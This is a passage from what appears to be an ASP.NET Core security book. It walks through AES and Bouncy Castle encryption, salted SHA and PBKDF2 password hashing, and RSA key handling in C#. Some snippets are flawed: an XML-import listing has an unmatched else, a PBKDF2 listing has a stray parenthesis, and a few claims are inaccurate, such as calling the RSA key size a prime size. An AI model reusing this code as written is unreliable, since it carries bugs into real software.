    GetAlgorithm(cipherText, out algorithmAsInt, out keyIndex,
      out plainCipherText);

    if (!algorithmAsInt.HasValue)
      throw new InvalidOperationException(↲
        "Cannot find an algorithm for encrypted string");

    var algorithm = ↲
      (EncryptionAlgorithm)algorithmAsInt.Value;

    var key = _secretStore.GetKey(keyName, keyIndex.Value);
```

```
    switch (algorithm)
    {
      case EncryptionAlgorithm.AES128:
        return DecryptStringAES(↲
          plainCipherText, key, algorithm);
      default:
        throw new InvalidOperationException(↲
          $"Cannot decrypt cipher text with ↲
          algorithm {algorithm}");
    }
  }

  private string DecryptStringAES(↲
    string cipherText, ↲
    string key, ↲
    EncryptionAlgorithm algorithm)
  {
    string plaintext = null;
    var keyBytes = HexStringToByteArray(key);

    //Our IV is one block, but we have two characters per byte
    var blockStringSize = GetBlockSizeInBytes(algorithm) * 2;
    var ivString = cipherText.Substring(0, blockStringSize);
    var ivBytes = HexStringToByteArray(ivString);

    var cipherNoIV = cipherText.Substring(blockStringSize,
      cipherText.Length - blockStringSize);
    var cipherBytes = HexStringToByteArray(cipherNoIV);

    using (var rijndael = Rijndael.Create())
    {
      rijndael.Key = keyBytes;
      rijndael.Padding = PaddingMode.PKCS7;
      rijndael.Mode = CipherMode.CBC;
      rijndael.IV = ivBytes;

      var decryptor = rijndael.CreateDecryptor(
        rijndael.Key, rijndael.IV);
```

```
      using (var memStream = new MemoryStream(cipherBytes))
      {
        using (var cryptStream = new CryptoStream(↲
          memStream, decryptor, CryptoStreamMode.Read))
        {
          using (var reader = new StreamReader(cryptStream))
          {
            plaintext = reader.ReadToEnd();
          }
        }
      }
    }
    return plaintext;
  }
}
```

I hope that at this point most of the code in Listing 3-9 already makes sense to you. The actual implementation of the decryption logic is nearly identical to the encryption logic, so there is not much need to dive into details here. I hope, though, that the reasons for storing the algorithm and key index have become clear. This decryption method is smart enough to handle whatever algorithms and keys the ciphertext used, and to upgrade, all we need to do is generate new keys and tell our `EncryptString` method to use them.

Now we can just use these objects in .NET as if this were a previous version of the framework, but it'd be more convenient to move these to a service like most of the other functionality in the framework.

Creating an Encryption Service

Luckily, creating an encryption service is straightforward. First, we need an interface, as seen in Listing 3-10.

Listing 3-10. Symmetric encryption interface

```
public interface ISymmetricEncryptor
{
  string EncryptString(string plainText, string keyName);
  string DecryptString(string cipherText, string keyName);
}
```

Next, we need a class that implements this interface. I won't do that in the book since you should have most of the knowledge you need to do so by this point. I haven't yet talked about key storage, though. I'll get to that later, but for now, let's just assume that we already have a service that gets encryption keys from a key store, added as a service using an `IKeyStore` interface.

Now, Listing 3-11 has the beginnings of the class that implements the `ISymmetricEncryptor` interface.

Listing 3-11. Empty class for symmetric encryption service

```
public class SymmetricEncryptor : ISymmetricEncryptor
{
  private IKeyStore _keyStore;

  public SymmetricEncryptor(IKeyStore keyStore)
  {
    _keyStore = keyStore;
  }
}
```

As you can see in Listing 3-11, this class gets an implementation of our hypothetical `IKeyStore` in its constructor. Implementing the actual encryption and decryption, though, has already been covered, so you should be able to do this yourself. If you have questions, you're certainly welcome to refer to the GitHub repository for this book, located at https://github.com/Apress/adv-asp.net-core-3-security, which has a fully implemented version of this service, slightly refactored to make it easier to add more algorithms.

Finally, to make sure you can use the service within your app, you need to tell the framework that the service is available. You can do so by adding the code in Listing 3-12 to your Startup.cs file.

Listing 3-12. Adding our encryption class as a service within the framework

```
public class Startup
{
  //Constructor and other code removed for brevity

  public void ConfigureServices(IServiceCollection services)
  {
```

```
    //Add other services
    services.AddScoped<ISymmetricEncryptor,
      SymmetricEncryptor>();
  }

  //Configure and other methods removed for brevity
}
```

Don't forget to include your `IKeyStore` implementation in this manner, too!

Note If you want to write code that follows the patterns that Microsoft established with ASP.NET, you'd be more likely create a wrapper service around the encryption function that calls both the key store and encryption service to adhere to the Single Responsibility Principle. My opinion is that too much decoupling leads to code that is hard to follow and debug, and that my approach is easier to understand. Neither approach is wrong, so use your best judgment.

What about using 256-bit keys in Rijndael? Oddly, Microsoft implemented 256-bit keys on their `Aes` class (where it is technically not appropriate) and skipped it on their `Rijndael` class (where it is fully appropriate). So, if you want AES 256, use the `Aes` class, not `Rijndael`. All other aspects of the code are the same, though.

What about encryption using cipher modes like CTR or XTS that are not supported by the .NET framework? I don't know why Microsoft didn't add support for more encryption options than they did, but since they dropped the ball, we need a third-party library to fill in the gap. One popular library is Bouncy Castle.

Symmetric Encryption Using Bouncy Castle

Bouncy Castle is a third-party provider of encryption libraries for both Java and C#. It is free and available as a NuGet package. In these examples, I'll remove the logic that is common to both .NET and Bouncy Castle and just show the code specific to Bouncy Castle. The one thing to note is that the folks at Bouncy Castle used the term SIC (Segmented Integer Counter) instead of CTR, but they are the same thing.[5]

[5] https://people.eecs.berkeley.edu/~jonah/bc/org/bouncycastle/crypto/modes/SICBlockCipher.html

Listing 3-13. Symmetric encryption using Bouncy Castle

```
var aes = new RijndaelEngine();
var blockCipher = new SicBlockCipher(aes);
var cipher = new PaddedBufferedBlockCipher(↲
  blockCipher, new Pkcs7Padding());

var iv = CreateRandomByteArray(GetIVSizeInBytes(algorithm));

var key = HexStringToByteArray(GetKey(algorithm));
var keyParam = new KeyParameter(key);

cipher.Init(true, new ParametersWithIV(keyParam, iv));
var textAsBytes = Encoding.ASCII.GetBytes(text);

var encryptedBytes = ↲
  new byte[cipher.GetOutputSize(textAsBytes.Length)];
var length = cipher.ProcessBytes(↲
  textAsBytes, encryptedBytes, 0);

cipher.DoFinal(encryptedBytes, length);
```

Once the code in Listing 3-13 completes, it is the encryptedBytes array that stores the final ciphertext, which you can turn into a string if you should so choose.

You can see that Bouncy Castle uses more objects than enums and properties as compared to the .NET libraries, which makes it harder to work with without documentation (since there is no intellisense) and harder to make code reusable. But with either Bouncy Castle or native .NET, I suggest you write your own wrapper code (and you're welcome to use the examples in the GitHub library as a start) which automates IV creation and key storage management, which will abstract the messiness of both libraries and make development with either easier in the future.

For the sake of completeness, Listing 3-14 has the corresponding decryption code.

Listing 3-14. Symmetric decryption using Bouncy Castle

```
var aes = new RijndaelEngine();
var blockCipher = new SicBlockCipher(aes);
var cipher = new PaddedBufferedBlockCipher(↲
  blockCipher, new Pkcs7Padding());
```

```
var ivAsStringSize = GetIVSizeInBytes(algorithm) * 2;
var ivString = cipherText.Substring(↲
  0, ivAsStringSize);
var ivBytes = HexStringToByteArray(ivString);

var cipherNoIV = ↲
  cipherText.Substring(ivAsStringSize, ↲
  cipherText.Length - ivAsStringSize);
var cipherBytes = HexStringToByteArray(cipherNoIV);

var key = HexStringToByteArray(GetKey(algorithm));
var keyParam = new KeyParameter(key);

cipher.Init(false, new ParametersWithIV(keyParam, ivBytes));

var decryptedBytes = ↲
  new byte[cipher.GetOutputSize(cipherBytes.Length)];
var length = cipher.ProcessBytes(cipherBytes, 0, ↲
  cipherBytes.Length, decryptedBytes, 0);

cipher.DoFinal(decryptedBytes, length);

return Encoding.ASCII.GetString(decryptedBytes);
```

In this snippet, it is the `decryptedBytes` that stores the decrypted plaintext, which you can turn into a string if you so choose.

Now that you should know how to encrypt text, let's move on to a type of cryptography that does not allow for decryption: hashing.

Hashing

Hashing can be a bit harder for most programmers to understand. It certainly was for me when I first got into programming. Like encryption, hashing turns plaintext into ciphertext. Unlike encryption, though, it is not possible to turn the ciphertext back into plaintext. Also, unlike encryption, if you hash your name ten times, you should get ten *identical* ciphertexts.

Before I get into *why* you'd do such a thing, let's talk about *how*. As an example of a very simple (and very bad) hashing algorithm, one could convert each character of a string into its ASCII value and then add each value together to get your hash. For "house",

you would have ASCII values of 104, 111, 117, 115, and 101, which added together is 548. In this case, 548 is our "hash" value. Hashing "house" always results in "548", but one could never go in the reverse direction; "548" can never be turned back into "house".

With such a simple hash, it's also easy to see that multiple values can turn into the same hash. For instance, the word "dogs" (100 + 111 + 103 + 115) and the word "milk" (109 + 105 + 108 + 107) both have hashes of 429. This is called a *hash collision*, and once a hash collision is found in a real-world hashing algorithm, it is generally discarded for all but trivial uses. But there's not much for you to do here beyond using current algorithms, so tuck this knowledge away and let's move on.

Uses for Hashing

There are two uses for hashing that we'll discuss now. First, you should consider using hashes if you need to hide the original data, but you have no need to know what the original data was. Passwords are an excellent example of this. You as a programmer never need to know what the original password was, you just need to know that the provided password does or does not match the original. (Remember, hashes that have known hash collisions should not be used.) To know if the new password matches the stored one, you'd follow these steps:

1. Store the original password in hashed format.
2. When a user tries to log in, hash the password they entered into the system.
3. If the *hash* of the new password matches the *hash* of the original, you know the passwords match and you can let the user in.

The second reason to hash information is to verify the *integrity* of your data. Remember the CIA triad from earlier? Ensuring that your data hasn't been tampered with is also a security responsibility. Hashing the original data can serve as a check to see if the data has been altered outside the normal flow of the system. If you store a hashed version of your data, then periodically check to make sure that a hash of the stored data still matches the stored hash, then you have some assurance that the data hasn't been altered. For instance, if we wanted to store the value of the title of this book, *Advanced ASP.NET Core 3 Security*, in our database but wanted to verify that no one has changed the title, we could store the value of the hash ("2723" using our bad hashing algorithm mentioned

earlier), then rehash the title anytime it was requested. If the new hash doesn't match our stored hash, we can assume that someone changed the title without our knowledge.

Unfortunately, there aren't any good examples of using hashes to protect the integrity of data in the existing framework, so let's just put that in our back pocket for now and we'll come back to it later.

Hash Salts

One problem with hashes is that it's fairly easy to create what's called a *rainbow table*, which is just a list of values and their hashed values with a particular algorithm. As an example, let's say you were a hacker and you knew that a very large number of sites you attacked stored their passwords using one particular algorithm. Rather than try to guess all of the passwords for each individual user, you could pre-compute the hashes using that algorithm for several billion of the most common passwords without too much difficulty, then match your stolen passwords to that list of pre-computed hashes. You now have access to the plaintext version of each password found in your rainbow table.

Remember how I said earlier that hash collisions weren't something for you to worry about? That's because making hashes resistant to rainbow tables should be a much higher priority for you, as a developer, to focus on. To make this problem harder for hackers to solve, smart software developers add what's called a *salt* to their hash. A salt is just a term for extra text added to the plaintext to make its hash harder to map to plaintext. Here's a real-world example.

As mentioned earlier, storing users' passwords is a very likely place you will see hashes used in a typical website database. As we mentioned in the previous chapter, users don't do a good job in choosing random passwords that only they will know, instead they too often choose obvious ones. If you're a hacker that managed to steal a database with passwords, the first thing you're going to look for when looking for credentials are common hashed passwords. In this hypothetical store of passwords, you might happen upon "5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8" numerous times. Looking in your handy-dandy rainbow table, you can see that this is simply the hash of the word "password", so now you have the username and password combination of a good chunk of users.

But if you use a salt, instead of hashing their password by itself, you'd now hash additional information along with the password. One possibility would be to use the user ID as a salt. The result is that the same password results in vastly different hashes in the database, as seen in Table 3-1 (using SHA-1 just for the sake of example).

Table 3-1. *Salted versions of the same text and their SHA-1 hashes*

User ID	Value to Hash	Result
17	17password	F926A81E8731018197A91801D44DB5BCA455B567
35	35password	3789B4BD37B160A45DB3F6CF6003D47B289AA1DE
99	99password	D75B32A689C044F85EE0F26278DEC5D4CB71C666
102	102password	2864AFCF9F911EC81D8A6F62BDE0BAE78685A989
164	164password	E829C16322D6A4E94473FE632027716566965F9A

Now that each password hash is unique, despite users having identical passwords, rainbow tables are a lot less effective. If a hacker wants any particular user's password, they now have to have a much larger database of pre-hashed passwords in their rainbow table (and understand what of the plaintext is salt and what part is password) or need to create a brand-new rainbow table, one for each user in the database whose password you want to crack. To make this work in your website, you just need to make sure you include the ID whenever you hash the user's password for storage or comparisons.

A more secure version of this would use longer salts. Needing to generate the hashes for values that use an integer as a salt would significantly increase the size of any rainbow table needed to be effective. To increase the size even more, you should consider using a longer salt – 32 bytes or more – to make creating rainbow tables too impractical to do.

Where should you store your salts? If you're using something like the ID of the row, then your salt is already stored for you. Generally, it is considered safe to save your salt with your hash, so you don't have to put too much thought into this. For passwords, I prefer to store any row-based salt along with the hash, but your mileage may vary, depending on our needs and budget. The default ASP.NET user storage stores salts in this way, too.

One last note before we move on: recall earlier how we talked about how IVs are safe to store along with your ciphertext? While IVs and salts are mathematically very different, their function is somewhat similar – to randomize your ciphertext to make getting at your plaintext more difficult. In both cases, especially if you're thinking of row-based salts, your true security is found in places other than keeping your randomizer secret.

Note You may be wondering whether your system would be more secure if you made the effort to hide your IVs and salts more than I've outlined here. The short answer is "yes," but the effort to do so is often more work than the extra security is worth.

Hash Algorithms

As with encryption algorithms, there are several hashing algorithms, some of which you shouldn't use anymore. We'll go over the most common algorithms here.

MD5

MD5 is a 128-bit hash algorithm and was popular during the 1990s and early 2000s. Several problems with MD5 were discovered in the late 1990s and early 2000s, including hash collisions and weaknesses in the security of the hash itself, making it a useless algorithm for most purposes. The security issues are bad enough that passwords hashed with MD5 can be cracked in minutes. Generally, this algorithm should be avoided. There are two reasons it is mentioned here:

1. Despite the fact that the first problems with MD5 were discovered more than 20 years ago, MD5 usage still shows up in real-world situations.
2. MD5 is still ok to use for some integrity checks.

MD5's only real use now is comparing hashes to check for accidental modification, and even then, I'd recommend using a newer algorithm.

SHA (or SHA-1)

The Secure Hashing Algorithm, or SHA, is a 160-bit algorithm that was first published in 1995 and was the standard for hashing algorithms for more than a decade. Its implementation is somewhat similar to MD5, though it has a larger block size and with many of the security flaws corrected. However, since the mid-2000s, more and more

people in the security community have recommended not using SHA and instead recommend using one of the flavors of SHA-2, partly due to the large number of rainbow tables out there for SHA and partly because SHA hash collisions have been found.[6]

Note, you may see SHA referred to as SHA-1. There is (usually) no difference between these two. It is simply that when SHA was developed, there was no SHA-2, and therefore no need to differentiate between different versions.

SHA-2

The standards for SHA-2 were first published in 2001 and as of this writing is the hash to use in .NET Core, replacing both SHA and MD5. Internally, SHA-2 is similar to both SHA-1 and MD5. Confusingly, you will almost never see references to "SHA-2" very often, instead you will see SHA-512, SHA-256, SHA-224, SHA-384, etc. These all fall under the "SHA-2" umbrella, and fall into one of two categories:

1. SHA-512 and SHA-256, which are 512- and 256-bit implementations of the SHA-2 algorithm.
2. Everything else, which are truncated versions of 512. For example, SHA-384 is the first 384 bits of the hash result from a SHA-512 hash.

While SHA-2 is generally considered safe, it is simply a longer version of SHA and some attacks are known to exist. Unfortunately for us as .NET developers, .NET Core does not yet support SHA-2's replacement, called SHA-3.

SHA-3

SHA-3 is fundamentally different from SHA-2, SHA, and MD5, for reasons outside the scope of this book. Functionally, though, it behaves the same way. As mentioned earlier, .NET does not support SHA-3, but it can be implemented using Bouncy Castle.

If you need a hashing algorithm, in most cases you should be safe using SHA-2 for the time being. It would not be a bad idea, though, to move straight to SHA-3 to save yourself a migration headache later.

[6] www.theregister.co.uk/2017/02/23/google_first_sha1_collision/

PBKDF2, bcrypt, and scrypt

The SHA family of hashes are all designed to be fast. This is great if you're using hashes to verify the integrity of data. This is not as great if we're storing passwords and we want to make it difficult for hackers to create rainbow tables to figure out the plaintext values. So, one solution to this problem is to do the opposite of what most programmers' instincts are and to create an *inefficient* function to hash passwords.

PBKDF2, bcrypt, and scrypt are all different types of hashes that are specifically designed to run more inefficiently than SHA as an extra layer of protection against data theft via rainbow tables. All three are adjustable too, so you can adjust the hashing speed to suit your specific environment. PBKDF2 and bcrypt do this by allowing the programmer to configure the number of iterations it must go through to get a result, and scrypt tries to use RAM inefficiently.

Which should you use? The National Institute of Standards of Technology (NIST) published a standard which recommends the use of PBKDF2 for hashing passwords.[7] One problem, though, is that since the date of this publication, the use of GPUs (Graphics Processing Units, which were built for graphics cards but are increasingly being used for workloads that can be improved via parallel processing, like cryptography and machine learning) has increased exponentially, and it appears that PBKDF2 is more vulnerable to brute force attacks using a GPU than bcrypt is.[8] I can't find an industry consensus of which is best, though, so at this point you could feel justified in using any of the three.

The default ASP.NET Core password hasher uses PBKDF2 but uses a small number of iterations, so I'll show you how this works later in the chapter so you can increase the number of iterations to something a bit safer.

Hashing and Searches

One question that many of you will have by now is: if I'm storing my PII, PAI, and PHI in encrypted format, how can one search for that data? For example, no email address should be stored in plaintext because it is PII, but searching for users by email address is a pretty common (and necessary) practice. How can we get around this?

[7] https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-132.pdf
[8] https://medium.com/@mpreziuso/password-hashing-pbkdf2-scrypt-bcrypt-1ef4bb9c19b3

One solution is to store all of your encrypted information in hashed format as well, preferably in a separate datastore. This way, if you need to search for a user by email address, you can hash the email address you wish to find, compare that hash to the hashes of the email addresses you already have in your database, and then return the rows whose email hashes match.

The next question you may have is: how do salts affect searches? Your data would be more secure if you had a separate salt for each data point, but in order to make that work, you'd need to rehash your search value using the salt from each row. Using the password example from earlier, if you wanted to search for all users whose password equals "password" in a database that has passwords stored in SHA-1 format, you couldn't just search for "5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8", the hashed value of "password". For user with ID 17, you'd need to rehash "17password" and compare the password hash to "F926A81E8731018197A91801D44DB5BCA455B567". Then to see if user ID 35 has that password, you would need to hash "35password" and compare "3789B4BD37B160A45DB3F6CF6003D47B289AA1DE" to the value in the database. This is ridiculously inefficient.

If you need to search hashed data, the only practical solution (besides skipping a salt completely) is to hash each piece of data with the same salt. For instance, your emails might have one salt, first names another, last names another, and so on. Then to look for everyone in your database with the name "John", you'd simply hash your search text (i.e., "John") with your salt and then look in the database for that hash. In these cases, it is vitally important that you use a long salt. Reusing short salts isn't going to make you very secure.

Caution Reusing salts is only desired when you may want to search for that data. For data that no one will search for, such as passwords (i.e., searching for all users with a password of "P@ssw0rd" should be forbidden), using row-based salts is a good idea.

Where should you store column-based salts? I generally store these along with my encryption keys. While this may arguably be more security than what is needed, it's a storage mechanism that already exists and is secure, so why not reuse it?

One last comment before we move on: if you need to store data both encrypted (so you can recover the original value) and hashed (so you can include it in searches), you ought to have those columns stored in different locations. If you recall, we stated earlier that good encryption requires that ciphertexts vary with each encryption. Good hashing,

on the other hand, requires that ciphertexts remain identical with each hash. If hashed values are stored with encrypted values, then hackers will not only be able to group common values together, but they now have clues into your encryption algorithms that may help them steal your encryption keys, and your data.

Hashing in .NET

If you were to look up how to hash data using SHA-512 online, you'd probably see something like Listing 3-15.

Listing 3-15. Code showing basics of hashing in .NET

```
public byte[] HashSHA512(byte[] toHash)
{
  using (SHA512 sha = new SHA512Managed())
  {
    return sha.ComputeHash(toHash);
  }
}
```

Like the encryption algorithm, we're passing byte arrays around, not strings. This code is creating a new instance of a `SHA512Managed` object and then using its `ComputeHash()` method to (presumably) create a hash of the `byte[]` called "`toHash`". Let's fix this so we're hashing strings, and as long as we're making changes, let's automatically append a salt.

Listing 3-16. Code showing hashing that uses strings instead of bytes

```
public string HashSHA512(string plainText, string salt,
  bool saveSaltInResult)
{
  var fullText = string.Concat(plainText, salt);
  var data = Encoding.UTF8.GetBytes(fullText);

  using (SHA512 sha = new SHA512Managed())
  {
    var hashBytes = sha.ComputeHash(data);
    var asString = ByteArrayToString(hashBytes);
```

```
    if (saveSaltInResult)
      return string.Format("[{0}]{1}{2}",
        (int)HashAlgorithm.SHA512, salt, asString);
    else
      return string.Format("[{0}]{1}",
        (int)HashAlgorithm.SHA512, asString);
  }
}
```

The code in Listing 3-16 is a little bit more involved. This method handles adding the salt (whether the salt is first or last doesn't matter as long as you're consistent), converts the string to a byte array which the `ComputeHash()` method expects, and then takes the resulting hash and converts it back to a string for easier storage. For row-based salts, you can also choose to save the salt in the result automatically. I won't show that here, but you can look at the source code in the book's GitHub repository if you want to see a working version.

If you are automatically including salts, though, then how can you easily compare plaintext to its hashed version? This can be difficult if you upgrade hashing algorithms if you don't plan ahead for it. But you can create a method for that too.

Listing 3-17. Hash match method

```
public bool MatchesHash(string plainText, string hash)
{
  string trimmedHash = "";
  string salt = "";
  int? algorithmAsInt = 0;
  int? hashIndex = 0;

  GetAlgorithm(hash, out algorithmAsInt, out hashIndex, out trimmedHash);

  if (algorithmAsInt.HasValue && trimmedHash.Length > SaltLength)

  {
  salt = trimmedHash.Substring(0, SaltLength);
  trimmedHash = trimmedHash.Substring(SaltLength);
  }

  else
  {
  salt = null;
  }
```

```
  if (!algorithmAsInt.HasValue)
      return false;

  var hashAlgorithm = (HashAlgorithm)algorithmAsInt.Value;
  var hashed = CreateHash(plainText, salt, hashAlgorithm, true);

  return hashed == hash;
}
```

In Listing 3-17, `CreateHash` is little more than a method that is a `switch/case` statement that calls the correct hashing algorithm method based on the algorithm chosen. As long as you assume a constant salt length, there's no magic to the rest. We find the algorithm of the stored value, hash our new value with that algorithm, and then compare the two values. Updating this method to work with hashes that don't include salts is easy too, just pass in the salt as a parameter and skip pulling the salt from the hashed value when that parameter is not null.

Now you have all the parts to make a working and easy-to-use hashing class that we can use to create a service in ASP.NET. If you'd like to see a full working version, though, you can visit the book's GitHub repository. Before we get there, though, we need to address a question: "What do I do if I want to use the best algorithms, like SHA-3?" And unfortunately, like symmetric encryption, Microsoft doesn't give us all of the options we really ought to have. So again, we're stuck with implementing the best cryptography using a third-party library. Luckily, Bouncy Castle is coming to our rescue again.

SHA-3 Hashing with Bouncy Castle

Fortunately, the code to hash using Bouncy Castle is much shorter than the code to encrypt. Here it is in Listing 3-18, though I'll leave it to you to incorporate including salts, matches, and the other logic necessary to make this a truly robust class.

Listing 3-18. Hashing SHA-3 with Bouncy Castle

```
public static string Hash(string valueToHash)
{
  var sha3 = new Sha3Digest(512);
  var hashedBytes = new byte[sha3.GetDigestSize()];
  var toHashAsBytes = Encoding.ASCII.GetBytes(valueToHash);

  sha3.BlockUpdate(toHashAsBytes, 0, toHashAsBytes.Length);
  sha3.DoFinal(hashedBytes, 0);

  return ByteArrayToString(hashedBytes);
}
```

As with the encryption and decryption methods, `DoFinal()` writes the ciphertext to the byte array, in this case, `hashedBytes`. As mentioned earlier, I've left the remaining logic, such as algorithm tracking and salt management, for you to implement.

PBKDF2 Hashing in .NET

As mentioned earlier, the ASP.NET Core default password hashing uses PBKDF2 but uses a relatively small number of iterations. I'll show you how to correct that here.

Listing 3-19. PBKDF2 in .NET

```
byte[] hashBytes = KeyDerivation.Pbkdf2(
                     password: plainText,
                     salt: saltAsBytes,

                     //.NET 3.1 uses HMACSHA256
                     prf: KeyDerivationPrf.HMACSHA512,

                     //.NET 3.1 uses 10,000 iterations
                     iterationCount: 100000,

                     //.NET 3.1 uses 32 bytes
                     numBytesRequested: 64)
                   );
```

There are several things to note here:

- Unlike most native .NET hashing, PBKDF2 takes a string password. It accepts an explicit salt, which is expected to be stored as a byte array.
- The default implementation uses SHA-256, which has been upgraded to SHA-512 here.
- The iteration count has been increased tenfold to 100,000. Unless you have a particularly weak hosting service, this should not cause you any performance issues.
- Because we've doubled the size of the hash algorithm output, this doubles the number of bytes returned from the function.

You've already seen how to turn this result back into a string, how to manage algorithm choice, etc., so I will leave that to you to implement.

Creating a Hashing .NET Service

The last thing that we need to do before moving on to the next topic is create a new service for hashing within the ASP.NET framework so we can use it when we get to authentication. First, let's define the interface for our own hashing service in Listing 3-20.

Listing 3-20. Interface for custom hashing service

```
public interface IHasher
{
  string CreateHash(string plainText,
    HashAlgorithm algorithm);
  string CreateHash(string plainText, string salt,
    HashAlgorithm algorithm);
  bool MatchesHash(string plainText, string hash);
}
```

These should look familiar, so I won't dive into this more deeply here. We also need to implement the `IPasswordHasher` interface, which has two methods, each of which is easy to implement and can be seen in Listing 3-21.

Listing 3-21. Implemented methods from the IPasswordHasher interface

```
public string HashPassword(IdentityUser user, string password)
{
  return CreateHash(password, HashAlgorithm.PBKDF2_SHA512);
}

public PasswordVerificationResult VerifyHashedPassword(
  IdentityUser user, string hashedPassword,
  string providedPassword)
{
  var isMatch = MatchesHash(providedPassword, hashedPassword);

  if (isMatch)
    return PasswordVerificationResult.Success;
  else
    return PasswordVerificationResult.Failed;
}
```

Source code for the entire service is available in the book's GitHub account.

We have one last step. Since there is already an `IPasswordHasher` service in the queue, you need to replace, not add, this service, as seen in Listing 3-22.

Listing 3-22. Replacing the existing IPasswordHasher implementation in Startup.cs

```
public class Startup
{
  //Constructor and properties removed

  public void ConfigureServices(IServiceCollection services)
  {
    //Other services removed for brevity

    services.Replace(new ServiceDescriptor(
      serviceType: typeof(IPasswordHasher<IdentityUser>),
      implementationType: typeof(Hasher),
      ServiceLifetime.Scoped));
  }
}
```

Note If you are upgrading an existing application, be sure that your `IPasswordHasher` implementation is smart enough to understand your existing passwords, too. If you have passwords stored in the default format, you can do this by copying source code from the ASP.NET source or creating an instance of the existing class and calling it, and then handling this scenario in your `MatchesHash` method.

Asymmetric Encryption

Since we've been going out of our way to specify that the type of encryption we've been talking about so far is *symmetric* encryption, one could safely assume that there's a type of encryption out there called *asymmetric* encryption. But what is asymmetric encryption? In short, where symmetric encryption has a single key to both encrypt and

decrypt data, asymmetric encryption has two keys, a public key which can be shared with others and a private key which must always be kept private. And yes, it matters which is which. The private key contains much more information than the public key does, so you should not confuse the two.

What makes asymmetric encryption useful is that if you encrypt something with the public key, the only thing that can decrypt that information is the private key. But the reverse is true as well. If you encrypt something with a private key, the only thing that will decrypt that information is the corresponding public key.

Why is this useful? There are two different uses, depending on whether you're using the private key or the public key for encryption.

If you're encrypting data with the public key, then the holder of the private key is the only one who can decrypt the information. Why not use symmetric encryption instead? With symmetric encryption, both the sender and the recipient need to have the same key. But if you have a safe way to exchange a key, then you theoretically have a safe way to exchange the message as well. But if you use someone's public key, then you can send a private message without needing to worry about key exchange.

Encrypting data with a private key doesn't sound terribly useful at first; after all, any message encrypted with the private key can be decrypted with the readily available public key, making the message itself not very private. But if you can always decrypt the message with the public key, then you know which private key encrypted it, which heavily implies you know which user (the owner of that private key) sent it.

Digital Signatures

Before we get into how to use asymmetric encryption in .NET, we should talk about *digital signatures*. The purpose of a digital signature is to provide some assurance that a message was sent from a particular person and also not modified in transit. In other words, we can use digital signatures to help us provide *non-repudiation*.

How can this happen? First, if we hash a message, we can ensure a message has not been changed by hashing the message and comparing it with the hash we were given. But as an extra layer of security, we can encrypt the hash result with our private key, ensuring that the hash itself wasn't modified and that we can trace the message back to the owner of the private key.

Asymmetric Encryption in .NET

There's one limitation in asymmetric cryptography that we haven't talked about, and that even though most asymmetric algorithms are block ciphers just like Rijndael, there are no cipher modes that I am aware of, to make encrypting data larger than the block size practical. So, we're stuck safely encrypting only small blocks of data. That's ok for two reasons:

- Asymmetric encryption is slower than symmetric encryption, so you typically agree to a symmetric encryption algorithm and then use asymmetric encryption only to exchange the symmetric algorithm key.
- Hashes are small enough to be encrypted with asymmetric algorithms, so we can still use asymmetric encryption for digital signatures.

There's not much need to build a custom key exchange mechanism using asymmetric encryption, since creating a certificate and using HTTPS/SSL will do all that and more for us. So, I'll only demonstrate creating digital signatures here.

Like symmetric encryption and hashing, the sample code that you'll find online for asymmetric encryption isn't all that easy to use if you don't know what you're doing and why. So instead, here is a more useful implementation of creating and verifying digital signatures with RSA, a common asymmetric algorithm. First, I'll show you how to generate keys in Listing 3-23.

Listing 3-23. Generating a public/private key pair in .NET

```
public static class AsymmetricKeyGenerator
{
  public static KeyPair GenerateKeys()
  {
    using (var rsa = new RSACryptoServiceProvider(2048))
    {
      rsa.PersistKeyInCsp = false;

      var keyPair = new KeyPair();

      keyPair.PrivateKey = ↲
```

```
        rsa.SendParametersToXmlString(true);
      keyPair.PublicKey = ↲
        rsa.SendParametersToXmlString(false);

      return keyPair;
    }
  }

  public struct KeyPair
  {
    public string PublicKey { get; set; }
    public string PrivateKey { get; set; }
  }
}
```

RSA is based on the fact that it's difficult to find the prime factors of very large numbers. In `using (var rsa = new RSACryptoServiceProvider(2048))`, we are telling the code to use a 2048 bit prime number, which should be safe to use until RSA itself is not safe to use (more on this in a bit).

One thing we haven't yet addressed is key storage. The problem is the same in both symmetric and asymmetric encryption: where do you store your keys so they are as far away from hackers as possible? The .NET implementation stores the keys within Windows by default, but this is almost never desirable functionality, so we turn it off with `rsa.PersistKeyInCsp = false;`. We'll talk a little more about key storage later on.

In my experience, the key generation is tough to get right, so while explicitly creating XML documents is a pain, it's also easier to get working.

Listing 3-24. Encryption key to and from XML

```
public static void ImportParametersFromXmlString(↲
  this RSA rsa, string xmlString)
{
  var parameters = new RSAParameters();

  var xmlDoc = new XmlDocument();
  xmlDoc.LoadXml(xmlString);

  if (!xmlDoc.DocumentElement.Name.Equals("key"))
    throw new NotSupportedException("Format unknown");
```

```
  foreach (var node in xmlDoc.DocumentElement.ChildNodes)
  {
    switch (node.Name)
    {
      case "modulus":
        parameters.Modulus = ↲
          (string.IsNullOrEmpty(node.InnerText) ? null : ↲
            Convert.FromBase64String(node.InnerText));
        break;
      case "exponent":
        parameters.Exponent = ↲
          (string.IsNullOrEmpty(node.InnerText) ? null : ↲
            Convert.FromBase64String(node.InnerText));
        break;
      case "p":
        parameters.P = ↲
          (string.IsNullOrEmpty(node.InnerText) ? null : ↲
            Convert.FromBase64String(node.InnerText));
        break;
      case "q":
        parameters.Q = ↲
          (string.IsNullOrEmpty(node.InnerText) ? null : ↲
            Convert.FromBase64String(node.InnerText));
        break;
      case "dp":
        parameters.DP = ↲
          (string.IsNullOrEmpty(node.InnerText) ? null : ↲
            Convert.FromBase64String(node.InnerText));
        break;
        case "dq": ↲
          parameters.DQ = ↲
            (string.IsNullOrEmpty(node.InnerText) ? null : ↲
              Convert.FromBase64String(node.InnerText));
          break;
```

```
        case "inverseq":
          parameters.InverseQ = ↲
           (string.IsNullOrEmpty(node.InnerText) ? null : ↲
             Convert.FromBase64String(node.InnerText));
          break;
        case "d":
          parameters.D = ↲
            (string.IsNullOrEmpty(node.InnerText) ? null : ↲
              Convert.FromBase64String(node.InnerText));
          break;
    }
  }
  else
  {
    throw new Exception("Invalid XML RSA key.");
  }

  rsa.ImportParameters(parameters);
}

public static string SendParametersToXmlString(↲
  this RSA rsa, bool includePrivateParameters)
{
  RSAParameters parameters = ↲
    rsa.ExportParameters(includePrivateParameters);

    return string.Format("<key>↲
                          <modulus>{0}</modulus>↲
                          <exponent>{1}</exponent>↲
                          <p>{2}</p>↲
                          <q>{3}</q>↲
